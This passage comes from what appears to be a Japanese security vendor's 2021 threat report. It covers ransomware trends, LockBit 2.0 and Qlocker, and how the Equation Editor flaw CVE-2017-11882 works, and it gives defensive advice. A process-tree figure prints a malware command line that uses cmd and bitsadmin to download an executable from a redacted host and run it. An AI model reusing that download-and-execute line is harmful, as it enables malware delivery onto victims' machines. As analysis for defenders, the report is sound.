国内では7月に製粉会社がランサムウェアによる大規模な攻撃を受け、決算報告をおよそ3ヶ月延期する事態になりました[13]。また、10月末に発生した病院の電子カルテシステムの被害事例では、通常診療を再開するまでおよそ2ヶ月を要しています[14]。ランサムウェア被害からの復旧は多くの費用と時間を要するため、ランサムウェアへの対策はすべての組織にとって急務であると言えます。

i　1ドル114円換算（2022年1月25日現在の為替レート）

3.2.　2021年のランサムウェア攻撃の感染経路と手法

ランサムウェアの感染経路にも変化が起きています。従来のランサムウェアはばらまき型メールやスピアフィッシングメール経由の感染が多く確認されていましたが、2021年に警察庁に寄せられた報告[15]ではRDPやVPN機器を経由した攻撃が大半を占めています（図3.2）。多くの企業でリモートワークが導入され、社外から社内ネットワークにアクセスできる環境が増えた結果、これらの経路が攻撃者に狙われたと推測されます。




図 3.2　2021年に報告されたランサムウェアの感染経路

攻撃手法の多様化・巧妙化も進んでいます。とくに、暗号化だけではなく機密情報の暴露を伴う「2重の脅迫」と呼ばれる事例が多数発生しています。警察庁の調査によれば、2021年に手口が確認されたランサムウェア被害（97件）のうち、82件（85%）は2重の脅迫を伴う攻撃と報告されています。

また、「2重」に留まらず「3重」や「4重」の脅迫と呼ばれる事例が発生しています。攻撃者は従来の2重の脅迫に加えて、企業の公開サーバーの停止を狙ったDDoS（Distributed Denial of Service:複数の機器による大量のアクセス）攻撃や、ターゲット企業の顧客や取引先に対してその企業がサイバー攻撃の被害にあったことを通知する嫌がらせを行います。




図 3.3　4重の脅迫の概念図

3.3.　2021年の注目のランサムウェア

2021年に活動が確認されたランサムウェアを2件ピックアップして紹介します。

①　LockBit2.0

LockBit2.0（ESET検出名:Win32/Filecoder.Lockbit）は2021年6月頃に確認されたランサムウェアです。以前はABCDランサムウェア、あるいは単にLockBitとして知られていました。バージョンアップを重ねるごとにプログラムが改良され、数多くの機能を搭載しています。中でもプリンターを使用して脅迫文書を印刷する機能は非常に個性的と言えます。

■ LockBit2.0の代表的な機能

- 言語環境の検出（特定の言語環境では暗号化を行わない）
- ローカルディスクおよび同一ネットワーク内の共有フォルダーの暗号化
- 暗号化を妨げるプロセスやサービスの終了
- シャドウコピーの削除
- イベントログの削除
- Wake On LAN（WOL）によるシャットダウン状態のPC起動
- プリンターを使用した脅迫文書の印刷

LockBit2.0を使用する攻撃者グループは情報公開脅迫を行うためのリークサイト（図3.4）を公開しており、ターゲット組織の中には国内の企業もいくつか含まれています。
また、特定のターゲットに対しては要求に応じない場合DDoS攻撃を行うと脅迫しています。




図 3.4　LockBit2.0のリークサイト

LockBitにはRaaS(Ransomware as a Service;ランサムウェアのインフラを提供するサービス)としての側面もあり、リークサイト上でパートナー(サービス使用者)を募っています。パートナーを募集する文面の中で、運営者はLockBit2.0の暗号化速度は世界最速であると主張しており、実際にほかのランサムウェアと暗号化速度を比較した表を公開しています(図3.5)。このことから、ランサムウェアビジネスにおいて激しい競争が繰り広げられていることが伺い知れます。

Encryption speed comparative table for some ransomware - 02.08.2021 (added BlackMatter)

PC for testing: Windows Server 2016 x64 \ 8 core Xeon E5-2680@2.40GHz \ 16 GB RAM \ SSD

Name of the ransomware	Date of a sample	Speed in megabytes per second	Time spent for encryption of 100 GB	Time spent for encryption of 10 TB	Self spread	Size sample in KB	The number of the encrypted files (All file in a system 257472)
LOCKBIT 2.0	5 Jun, 2021	373 MB/s	4M 28S	7H 26M 40S	Yes	855 KB	109964
LOCKBIT	14 Feb, 2021	266 MB/s	6M 16S	10H 26M 40S	Yes	146 KB	110029
Cuba	8 Mar, 2020	185 MB/s	9M	15H	No	1130 KB	110468
BlackMatter	2 Aug, 2021	185 MB/s	9M	15H	No	67 KB	111018
Babuk	20 Apr, 2021	166 MB/s	10M	16H 40M	Yes	79 KB	109969
Sodinokibi	4 Jul, 2019	151 MB/s	11M	18H 20M	No	253 KB	95490
Ragnar	11 Feb, 2020	151 MB/s	11M	18H 20M	No	40 KB	110651
NetWalker	19 Oct, 2020	151 MB/s	11M	18H 20M	No	902 KB	109892

図 3.5　LockBitのリークサイトに公開されているランサムウェア比較表(一部)

LockBit2.0については、2021年7月8月 マルウェアレポート[2] でも紹介しました。

② Qlocker

Qlocker(ESET検出名:Win32/Filecoder.Qlocker)は、主にQNAP社製のNASを狙ったランサムウェアです。2021年4月 マルウェアレポート[16]で紹介しているとおり、4月22日頃に国内において大規模な攻撃を観測しました。その後攻撃は5月末頃まで観測されています(図3.6)。




図 3.6　Win32/Filecoder.Qlocker検出数の推移(2021年・国内)

4月の攻撃では、リモートの攻撃者によってデバイスにログインできる脆弱性(CVE-2021-28799)が悪用されたことが確認されています[17]。

QNAP社はセキュリティの観点から、QNAP NASを直接インターネットに公開しないことを推奨していますが、2022年1月現在、33万台以上のQNAP社製NAS(QTS OS搭載機器)がインターネット上に公開されています(図3.7)。




図 3.7　検索サービスShodanにおける「os:QTS」の検索結果

QNAP社製のNASをお使いの場合はQNAP社からのお知らせをご確認の上、必要な対策を講じることを推奨します。

Qlockerランサムウェアについての QNAPからのお知らせ
https://www.qnap.com/static/landing/2021/qlocker/response/ja-jp/

3.4.　まとめと対策

以上のように、2021年にはランサムウェアを用いたサイバー攻撃が多数発生しました。攻撃手法の多様化・巧妙化も進んでおり、データの暗号化以外にもさまざまな被害が報告されています。
今回紹介した脅威の被害に遭わないために、以下のセキュリティ対策を推奨します。

■ ランサムウェアへの感染を未然に防ぐための対策

- サポート期間が終了したOSやソフトウェアは使用しない
- OSやソフトウェアに更新プログラムを適用し、常に最新の状態に保つ
- アンチウイルス製品を導入し、常に最新の状態に保つ
- Microsoft Officeのマクロ実行設定が無効になっていることを確認する
- スクリプトファイル(JavaScript, VBScriptなど)を開く既定のアプリケーションをテキストエディターに変更する(スクリプトファイルのローカル実行を防ぐ)
- ファイアウォールを適切に設定する

■ ランサムウェアに感染した場合に被害を最小限に抑えるための対策

- 定期的にバックアップを取得し、取得後はバックアップをネットワークから切断する
- ファイルサーバーのアクセス権限を最小限に設定する
- (Windowsの)管理共有を無効にする[18]

■ 情報窃取への対策

- 機微な情報は通常利用しているネットワークとは別のセグメントに保管する
- 機微な情報は暗号化する
- ファイルサーバーのアクセス権限を最小限に設定する
- ファイルに対する操作ログを監視する

ランサムウェアについては、警察庁をはじめさまざまな機関から注意喚起と対策が公開されています。特に組織の情報システムを管理されている方は、これらの情報もご確認ください。

ランサムウェア被害防止対策（警察庁）
https://www.npa.go.jp/cyber/ransom/index.html
ランサムウェア対策特設ページ（IPA 情報処理推進機構）
https://www.ipa.go.jp/security/anshin/ransom_tokusetsu.html
ランサムウェア対策について（JC3 日本サイバー犯罪対策センター）
https://www.jc3.or.jp/threats/topics/article-375.html
ストップ! ランサムウェア　ランサムウェア特設ページ（NISC 内閣サイバーセキュリティセンター）
https://security-portal.nisc.go.jp/stopransomware/
侵入型ランサムウェア攻撃を受けたら読むFAQ（JPCERT/CC）
https://www.jpcert.or.jp/magazine/security/ransom-faq.html

4 国内最多検出数を記録した脆弱性を悪用するマルウェア

第4章　　国内最多検出数を記録した脆弱性を悪用するマルウェア

本章では、2021年に国内で最も多く検出された、脆弱性を悪用するマルウェアについて解説します。

4.1.　脆弱性を悪用するサイバー攻撃の検出状況

脆弱性を悪用するマルウェアや通信がESET製品によって検出された場合、検出名に"CVE-"や"Exploit"の文字列が含まれます(汎用検出名など異なる検出名で検出される場合もあります。)。該当する検出名の2021年国内検出割合を図 4.1に示します。




図 4.1　脆弱性を悪用するマルウェアや通信の検出割合(2021年・国内)

図 4.1より、国内で最も多く検出された脆弱性を悪用するマルウェアは、Win32/Exploit.CVE-2017-11882であることがわかります。そして、SMB/Exploit.DoublePulsar、CVE-2017-5638.Struts2がそれに続いて検出されました。これら3種類のマルウェアはそれぞれ、"Microsoft 数式 3.0"、"SMB(Server Message Block)"、"Apache Struts2"の脆弱性[19] [20] [21]を悪用します。
以降の節では、最も多く検出されたWin32/Exploit.CVE-2017-11882について解説します。

4.2.　Win32/Exploit.CVE-2017-11882について

本節では、Win32/Exploit.CVE-2017-11882として検出されるマルウェアについて解説します。本マルウェアに感染すると、Microsoft 数式 3.0に存在する脆弱性(CVE-2017-11882)[19]が悪用され、攻撃者が設定したコードが実行されます。CVE-2017-11882の詳細は4.3節で解説します。
本マルウェアにおける検出名のプラットフォームはWin32となっておりますが、実際には文書ファイル形式(docx, xlsx, rtfなど)のマルウェアが主流です。
本マルウェアの主な感染経路はメールです。ばらまきメールに添付されていることがほとんどですが、過去にはAPT34による標的型攻撃に使用されたこともあります[22]。本マルウェアが添付されたばらまきメールの一例を図 4.2に示します。




図 4.2　Win32/Exploit.CVE-2017-11882が添付されたばらまきメール

図 4.2に示したメールの場合、添付されたPI.xlsxがWin32/Exploit.CVE-2017-11882として検出されるマルウェアです。本添付ファイルを実行した際のスクリーンショットを図 4.3に示します。




図 4.3　Win32/Exploit.CVE-2017-11882実行時のスクリーンショット

メールに添付されたファイル(docx, xlsx など)をデフォルト設定のMicrosoft Office製品で実行した場合、保護機能(図4.3上部の黄色部分の保護ビュー)により、脆弱性を悪用する処理は実行されません。そのため、文書ファイル内に"編集を有効にする"をユーザーにクリックさせるように促す文章が記載されているケースが多く確認されています。ユーザーが""編集を有効にする"をクリックした場合、脆弱性を悪用する処理が実行され、攻撃者が設定したコードが実行されます。
一方で、RTF ファイルの場合はMicrosoft Office製品の保護機能がデフォルトで設定されていません。そのため、RTF ファイルの実行に伴い脆弱性を悪用する処理も実行されます。その対策として、メールに添付されたdocxやxlsxなどと同様に、RTF ファイルも保護ビューで実行するように設定しておくことを推奨します(図 4.4)。




図 4.4　RTFファイルを保護ビューで開くための設定画面

CVE-2017-11882を悪用することで実行される攻撃者が設定したコードには、さまざまなものが確認されています。特に多いものが、外部サーバーと通信をすることで、別のマルウェアやスクリプトをダウンロードするものです。ダウンロードする際に利用されるプログラムには、bitsadmin.exe、cmd.exe、mshta.exe、regsvr32.exeなどが確認されています。

EQNEDT32.EXE (4712)	"C:¥Program Files¥Microsoft Office 15¥Root¥VFS¥ProgramFilesCommonX86¥Microsoft Shared¥EQUATION¥EQNEDT32.EXE" -Embedding
cmd.exe (1052)	C:¥Windows¥SysWOW64¥cmd.exe /c bitsadmin /transfer Gd /priority foreground http://[redacted]%APPDATA%¥L.exe && start %APPDATA%¥L.exe
conhost.exe (3264)	¥??¥C:¥Windows¥system32¥conhost.exe 0xffffffff -ForceV1
bitsadmin.exe (2668)	bitsadmin /transfer Gd /priority foreground http://[redacted]C:¥Users¥User01¥AppData¥Roaming¥L.exe
EQNEDT32.EXE (5088)	"C:¥Program Files¥Microsoft Office 15¥Root¥VFS¥ProgramFilesCommonX86¥Microsoft Shared¥EQUATION¥EQNEDT32.EXE" -Embedding
WerFault.exe (1732)	C:¥Windows¥SysWOW64¥WerFault.exe -u -p 4712 -s 908

図 4.5　Win32/Exploit.CVE-2017-11882実行時のプロセスツリー

Win32/Exploit.CVE-2017-11882によって、最終的にダウンロードされるマルウェアの一例は以下のとおりです。
(名前順)Agent Tesla, FormBook, Lokibot, Pony, Remcos RAT, Ursnif, Zbot など
これらマルウェアのダウンローダーはWin32/Exploit.CVE-2017-11882のみではなく、複数存在します。ダウンローダーの詳細については第2章をご覧ください。

4.3.　CVE-2017-11882の概要と発生する要因

本節では、CVE-2017-11882の概要と脆弱性が発生する要因について解説します。
CVE-2017-11882はMicrosoft OfficeのMicrosoft 数式 3.0(以降、「数式エディター」と呼称します。)に存在するメモリ破損の脆弱性です[19]。数式エディターは、Microsoft Office内で数式を表示させるためのコンポーネントです。本脆弱性が悪用された場合、リモートの攻撃者によって任意のコードが実行される可能性があります。

CVE-2017-11882が発生する要因は、主に2つあります。
要因の1つ目は、数式エディターの実行ファイル「eqnedt32.exe」でstrcpy関数が使用されているためです。strcpy関数は文字列をコピーする際に使用される関数です[23]。

```
C
char *strcpy(
  char *strDestination,
  const char *strSource
);
```

しかし、本関数はコピー元であるstrSourceをコピーする前に、コピー先のバッファーである strDestinationに十分な領域があるかどうかをチェックしません。そのため、バッファーオーバーフローが発生しやすい関数として有名です。文字列をコピーするプログラムを作成する際は、strcpy関数の代わりにstrcpy_s関数を使用することが推奨されています[23]。

要因の2つ目は、数式エディターにはメモリ破損への対策がほとんど施されていないためです。最近のOS(ソフトウェアも含む)には、メモリ破損への対策として、ASLR (Address Space Layout Randomization)、CFG(Control Flow Guard)、DEP(Data Execution Prevention)などの保護機能が搭載されていることが一般的です。しかし、数式エディターにはこれらのような保護機能が備わっていませんでした(図 4.6)。

```
PS C:¥Program Files¥Microsoft Office 15¥root¥vfs¥ProgramFilesCommonX86¥Microsoft Shared¥EQUATION> Get-PESecurity -file eqnedt32.exe


FileName          : C:¥Program Files¥Microsoft Office 15¥root¥vfs¥ProgramFilesCommonX86¥Microsoft Shared¥EQUATION¥eqnedt32.exe
ARCH              : I386
DotNET            : False
ASLR              : False
DEP               : False
Authenticode      : True
StrongNaming      : N/A
SafeSEH           : False
ControlFlowGuard  : False
HighentropyVA     : N/A
```

図 4.6 数式エディターのセキュリティ対策機能

これら2点が主な要因となりCVE-2017-11882が発生するため、Microsoft社はセキュリティアップデートを2017年11月に配布しました[24]。しかし、その後もCVE-2017-11882と類似した脆弱性(CVE-2018-0802)が発見されるなど、セキュリティ上の問題が存在したため、2018年1月に数式エディターは削除されました[25]。

4.4.　CVE-2017-11882を悪用する様子

本節ではCVE-2017-11882のPoC(Proof of Concept: 概念実証)を解析し、脆弱性の悪用により、コードが実行される様子を紹介します。使用するPoCはGitHubで公開されているものを使用しました。
CVE-2017-11882はEquation Native streamのMTEF dataにあるFont recordによって引き起こされます。Font record内のNameに大量のデータ(40バイト以上)を設定した場合、その内容をバッファーにコピーするstrcpy関数の処理で、バッファーオーバーフローが発生します。
使用したPoCのFont recordを図 4.7に示します。




図 4.7　PoCのFont record

Font recordのnameがstrcpy関数によって、バッファーにコピーされる様子を図 4.8に示します。

